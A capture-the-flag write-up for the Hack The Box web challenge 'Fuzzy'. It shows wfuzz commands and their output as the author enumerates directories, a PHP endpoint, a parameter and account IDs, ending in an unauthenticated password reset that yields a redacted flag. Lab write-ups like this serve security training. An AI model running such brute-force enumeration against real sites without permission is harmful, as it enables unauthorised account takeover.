
FUZZY

Hack The Box
PEN-TESTING LABS

Reported by kaiUb (https://github.com/kaiUb777)

1. Start web page challenge



Welcome to Acme Inc!


Everything is still under development. Hopefully I will have an account creation and login/password reset functions ready soon!

Lorem Ipsum

Lorem ipsum dolor sit amet, consectetur adipiscing elit. Sed ultrices congue pellentesque. Phasellus cursus vulputate tristique. Maecenas vestibulum porttitor dui eget faucibus. Quisque ac tortor placerat, consequat enim sit amet, faucibus nisl. Etiam tincidunt eros a metus dignissim, et ultrices urna mattis. Cras a faucibus velit. Curabitur ornare, risus id mattis varius, sem quam sodales dui, ac scelerisque tortor tortor sed velit. Etiam imperdiet, orci sed bibendum lobortis, nunc dolor fermentum velit, a vulputate dolor velit nec urna. Aenean sed metus ipsum. Nulla tincidunt libero non mauris tempor, vitae luctus quam efficitur. In rhoncus augue sit amet nisl viverra condimentum vitae eu mi. Mauris vehicula nisl ac ipsum elementum facilisis.


Nulla vel facilisis nisl. Nam eu tincidunt arcu. Phasellus iaculis ante sed molestie sagittis. Mauris vehicula mauris ex, et tempus lorem pellentesque sit amet. Etiam a porta ante. Maecenas lacinia lorem id vulputate ullamcorper. Curabitur maximus est nulla, quis efficitur ante ullamcorper in. Nullam gravida sodales nibh, non eleifend mauris maximus eu. Aenean quis iaculis elit. Nam tincidunt ipsum sit amet porta sodales. Aenean ornare elit et posuere tincidunt.

2. Fuzzing directory



```
┌─[kaiub@parrot]─[~]
└──╼ $wfuzz -c -w //usr/share/wordlists/wfuzz/general/common.txt --hc 404 -u htt
p://docker.hackthebox.eu:31506/FUZZ

Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly
when fuzzing SSL sites. Check Wfuzz's documentation for more information.

********************************************************
* Wfuzz 2.4.5 - The Web Fuzzer                         *
********************************************************

Target: http://docker.hackthebox.eu:31506/FUZZ
Total requests: 949

===================================================================
ID           Response   Lines    Word     Chars       Payload
===================================================================

000000062:   301        7 L      12 W     178 Ch      "api"
000000223:   301        7 L      12 W     178 Ch      "css"
000000454:   301        7 L      12 W     178 Ch      "js"
```

3. /api web page result




Unable to connect

Firefox can't establish a connection to the server at docker.hackthebox.eu.


- The site could be temporarily unavailable or too busy. Try again in a few moments.
- If you are unable to load any pages, check your computer's network connection.
- If your computer or network is protected by a firewall or proxy, make sure that Firefox is permitted to access the Web.

4. Found /api and keep fuzzing again with different extensions




```
┌─[kaiub@parrot]─[~]
└──╼ $wfuzz -c -w //usr/share/wordlists/wfuzz/general/big.txt --hc 404 -u http:/
/docker.hackthebox.eu:31506/api/FUZZ.php

Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly
when fuzzing SSL sites. Check Wfuzz's documentation for more information.

********************************************************
* Wfuzz 2.4.5 - The Web Fuzzer                         *
********************************************************

Target: http://docker.hackthebox.eu:31506/api/FUZZ.php
Total requests: 3024

===================================================================
ID           Response   Lines    Word     Chars       Payload
===================================================================

000000107:   200        0 L      4 W      24 Ch       "action"
```

5. /api/action.php result page




Error: Parameter not set

6. Fuzzing parameter




```
┌─[kaiub@parrot]─[~]
└──╼ $wfuzz -c -w Documents/Wordlist/phpParams/phpParameters.txt --hs "Error: Pa
rameter not set" --hc 404 -u http://docker.hackthebox.eu:32592/api/action.php?FU
ZZ

Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly
when fuzzing SSL sites. Check Wfuzz's documentation for more information.

********************************************************
* Wfuzz 2.4.5 - The Web Fuzzer                         *
********************************************************

Target: http://docker.hackthebox.eu:32592/api/action.php?FUZZ
Total requests: 2588

===================================================================
ID           Response   Lines    Word     Chars       Payload
===================================================================

000000106:   200        0 L      5 W      27 Ch       "reset"
```

7. **Parameter found, but look the web page result**




Error: Account ID not found

8. **Fuzzing the id number**



```
┌─[kaiub@parrot]─[~]
└──╼ $wfuzz -c -z range,0-100 --hl 97 --hs "Error: Account ID not found" --hc 40
4 -u http://docker.hackthebox.eu:32592/api/action.php?reset=FUZZ

Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly
when fuzzing SSL sites. Check Wfuzz's documentation for more information.

********************************************************
* Wfuzz 2.4.5 - The Web Fuzzer                         *
********************************************************

Target: http://docker.hackthebox.eu:32592/api/action.php?reset=FUZZ
Total requests: 101

===================================================================
ID           Response   Lines    Word     Chars       Payload
===================================================================

000000021:   200        0 L      10 W     74 Ch       "20"

Total time: 0.700130
```

9. And finally get the flag



You successfully reset your password! Please use HTB{[redacted]} to login.